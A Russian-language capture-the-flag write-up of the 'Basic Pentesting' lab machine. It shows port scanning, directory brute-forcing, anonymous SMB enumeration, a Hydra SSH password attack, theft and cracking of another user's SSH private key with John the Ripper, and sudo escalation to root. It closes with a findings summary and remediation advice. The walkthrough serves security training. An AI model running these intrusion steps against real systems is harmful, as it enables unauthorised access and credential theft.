В данной машине мне предстоит ответить на следующие вопросы:

1)

Как называется скрытый каталог на веб-сервере (введите название без /)?

2)

Какое имя пользователя?

3)

Каков пароль?

4)

Какой сервис вы используете для доступа к серверу (ответ в сокращении, заглавными буквами)?

5)

Как зовут другого пользователя, которого вы нашли (все буквы в нижнем регистре)?

6)

Какой пароль вы получите в итоге?

Первым делом, после запуска машинки, я проверяю связь с ней.

```
→ ~ ping 10.49.150.6
PING 10.49.150.6 (10.49.150.6) 56(84) bytes of data.
64 bytes from 10.49.150.6: icmp_seq=1 ttl=62 time=203 ms
64 bytes from 10.49.150.6: icmp_seq=2 ttl=62 time=197 ms
64 bytes from 10.49.150.6: icmp_seq=3 ttl=62 time=193 ms
64 bytes from 10.49.150.6: icmp_seq=4 ttl=62 time=200 ms
```


Моё устройство видит машину, задержка приемлемая.

Далее, я сканирую порты с помощью быстрого инструмента rustscan, после сканирования портов rustscan отдаст их nmap,

который в свою очередь использует флаги -sC -sV -T4 для сканирования с помощью NSE и определения версий служб, T4 это скорость сканирования(aggressive).

```
➜  ~ rustscan -a 10.49.150.6 -- -sC -sV -T4
```

Получаю результат




```
PORT    STATE  SERVICE     VERSION
22/tcp  open   ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:02:15:84:af:bd:07:fd:7a:c6:9f:e0:4a:43:25:13 (RSA)
|   256 cd:7e:45:72:be:67:25:d4:41:dc:a9:6b:94:aa:0d:ed (ECDSA)
|_  256 e3:83:95:ff:67:4c:3f:d7:8f:35:94:33:84:fb:2b:ad (ED25519)
53/tcp  closed domain
80/tcp  open   http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open   netbios-ssn Samba smbd 4
445/tcp open   netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2026-10-30T14:16:46
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: -2s
```

Сканирование показало открытые порты 22 (SSH), 80 (HTTP), 139 и 445 (SMB). Порт 53 (DNS) - закрыт. Определена ОС Linux (Ubuntu). Также удалось получить имя хоста через NetBIOS - BASIC2. В первую очередь сосредоточусь на веб-сервере Apache и проверю SMB на наличие анонимного доступа.

При переходе на http://10.49.150.6/ видим



Посмотрим surce code

```
1  <html>
2
3  <h1>Undergoing maintenance</h1>
4
5  <h4>Please check back later</h4>
6
7  <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

Это указывает на необходимость поиска скрытых директорий.

С помощью feroxbuster брутфорсим директории.

```
➜  ~ feroxbuster -u http://10.49.150.6 -w /usr/share/wordlists/dirbuster/dire
ctory-list-2.3-medium.txt
```

Обнаружили директорию /development и два текстовика в ней.

```
301      GET        9l       28w      316c http://10.49.150.6/development => 
http://10.49.150.6/development/
200      GET        7l       42w      235c http://10.49.150.6/development/j.t
xt
200      GET        9l       89w      483c http://10.49.150.6/development/dev
.txt
```

Перейдём по http://10.49.150.6/development/

Содержимое dev.txt

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

Делаем вывод, что -K занимается настройкой apache и SMB

Содержимое j.txt


```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

Зацепка, делаем вывод, что у J слабый пароль.

Далее, для сканирования SMB воспользуемся подходящим инструментом enum4linux(инструмент для сбора информации под управлением Samba)



-a означает простое перечисление.

Обнаружили, что доступен вход под Anonymous и доступен Mapping и Listing

```
 ==========================================( Share Enumeration on 10.49.150.6 )======
============================

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.49.150.6 (for a protocol between LANMAN1 an
d NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.49.150.6

//10.49.150.6/Anonymous Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.49.150.6/IPC$      Mapping: N/A Listing: N/A Writing: N/A
```

Заходим в SMB через Anonymous

```
➜  ~ smbclient //10.49.150.6/Anonymous
```

Смотрим содержимое с помощью команды ls

```
➜  ~ smbclient //10.49.150.6/Anonymous
Password for [WORKGROUP\okakoka]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 20:31:20 2018
  ..                                  D        0  Thu Apr 19 20:13:06 2018
  staff.txt                           N      173  Thu Apr 19 20:29:55 2018

                14282840 blocks of size 1024. 6424628 blocks available
```

Обнаружили текстовик staff.txt

Примем его на свою локальную машину с помощью get и прочитаем его с помощью cat

```
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0,2 KiloBytes/sec) (average
 0,2 KiloBytes/sec)
```

```
➜  ~ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in
 fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Вывод из файла:

1)Это прямое подтверждение того, что в системе существует пользователь Jan и Kay.

2)Текст написан с некоторой долей неформального общения, что намекает на то, что у этого пользователя могут быть проблемы с дисциплиной безопасности.

Теперь, зная имя пользователя Jan и зная, что его пароль легко взломать(из j.txt) используем инструмент hydra для брутфорса паролей по словарю rockyou.txt

```
➜  ~ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.150.6
[22][ssh] host: 10.49.150.6   login: jan   password: armando
```

Нашли пароль armando для jan, подключаемся по ssh.

```
jan@ip-10-49-150-6:~$
```

Проводим разведку, смотрим какие директории есть в /home

```
jan@ip-10-49-150-6:/home$ ls -la
total 20
drwxr-xr-x  5 root   root   4096 Oct 30 09:59 .
drwxr-xr-x 24 root   root   4096 Oct 30 09:59 ..
drwxr-xr-x  2 root   root   4096 Apr 23  2018 jan
drwxr-xr-x  5 kay    kay    4096 Apr 23  2018 kay
drwxr-xr-x  3 ubuntu ubuntu 4096 Oct 30 09:59 ubuntu
```

Зайдём в директорию kay

```
jan@ip-10-49-150-6:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 30 09:59 ..
-rw------- 1 kay  kay   789 Jun 22  2025 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```

У нас нет доступа к pass.bak(потенциально интересного файла), посмотрим что в .ssh директории

```
jan@ip-10-49-150-6:/home/kay$ cd .ssh
jan@ip-10-49-150-6:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

Нас интересует id_rsa(закрытый ключ ssh)

```
jan@ip-10-49-150-6:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxM1
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
```


Скопируем его себе локально, далее будем пробовать взламывать его.

Для этого воспользуемся инструментом John the Ripper(Инструмент проводит атаку методом перебора (брутфорс) в офлайн-режиме, сопоставляя криптографические хэши сгенерированных паролей с целевым хэшем.)


Конвертируем в хеш для John

```
→  ~ ssh2john kay_id_rsa > kay_hash.txt
```

Далее john взламывает и мы получили beeswax




Устанавливаем права на ключ (иначе ssh не пустит) и подключаемся как kay




успешно




Теперь мы можем прочитать pass.bak



Для получения прав root например sudo su



пароль для kay, мы его уже получили из pass.bak



Теперь я root

Ответим на изначальные вопросы:

1)development




2)jan



3)armando



4)SSH



5)kay



6)heresareallystrongpasswordthatfollowsthepasswordpolicy$



КРАТКАЯ СВОДКА

В ходе тестирования на проникновение учебной машины Basic Pentesting (IP: 10.49.150.6) был получен полный контроль над системой (права root).

Атака была проведена по цепочке: анонимный доступ к SMB-ресурсу позволил собрать имена пользователей, слабая парольная политика дала возможность подобрать пароль по SSH, а неверно настроенные права доступа к файлам позволили похитить приватный SSH-ключ другого пользователя и повысить привилегии до максимальных.

Уровень критичности: Высокий (полная компрометация системы).

RustScan / Nmap — сканирование портов и служб.

Feroxbuster — брутфорс директорий веб-сервера.

enum4linux / smbclient — перечисление пользователей и ресурсов SMB.

Hydra — подбор пароля по SSH.

ssh2john / John the Ripper — взлом парольной фразы приватного SSH-ключа.

Сканирование сети

С помощью Nmap были обнаружены открытые порты:

```
22/tcp – SSH (OpenSSH 8.2p1)

80/tcp – HTTP (Apache 2.4.41)

139/445/tcp – SMB (Samba 4.15.13)
```

Операционная система: Ubuntu Linux. Имя хоста: BASIC2.

Анализ веб-сервера

На порту 80 работал веб-сервер Apache. Использование `feroxbuster` выявило скрытую директорию `/development/`, в которой находились два файла:

`dev.txt` — упоминания пользователей «J» и «K».

`j.txt` — прямое указание на то, что у пользователя «J» (Jan) слабый пароль, который легко подобрать.

Анализ SMB

С помощью `enum4linux` и `smbclient` был обнаружен анонимный доступ к сетевой папке `Anonymous`. В ней лежал файл `staff.txt`, подтверждающий имена пользователей — **Jan** и **Kay**.

Первоначальный доступ

Имея имя пользователя `jan` и зная о слабой парольной политике, был выполнен подбор пароля по словарю `rockyou.txt` с помощью Hydra:

```
➜ ~ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.150.6
```

Найден пароль: armando

Повышение привилегий

1)Ключ был скопирован на атакующую машину и преобразован в хеш с помощью ssh2john

2)С помощью john и словаря rockyou.txt была подобрана парольная фраза к ключу.
Найдена парольная фраза: beeswax

3)С использованием ключа и парольной фразы был выполнен вход под пользователем `kay`

4)Проверка `sudo su показала, что` kay `имеет право выполнять команды от имени` root `с паролем из файла` pass.bak`

Итог: Получен полный доступ к системе (root).

Рекомендации по устранению

1. Настроить парольную политику: Включить требования к сложности паролей (цифры, спецсимволы, верхний/нижний регистр) и увеличить минимальную длину пароля (например, до 12 символов). Запретить использование словарных паролей.
2. Закрыть анонимный доступ к SMB: Настроить Samba так, чтобы доступ к общим ресурсам требовал обязательной аутентификации.
3. Удалить чувствительные данные с веб-сервера: Директория /development/ с подсказками о паролях и версиях ПО должна быть удалена или закрыта от публичного доступа.
4. Исправить права доступа к файлам: Приватные ключи SSH (id_rsa) должны иметь права 600 (чтение и запись только для владельца). Другие пользователи (в данном случае jan) не должны иметь к ним доступ.
5. Защитить приватные ключи: Использовать надежные парольные фразы (passphrase) для приватных ключей, которые невозможно подобрать по словарю.
6. Ограничить sudo: Настроить правила в /etc/sudoers таким образом, чтобы пользователь kay имел доступ только к тем командам, которые необходимы для его работы (принцип наименьших привилегий).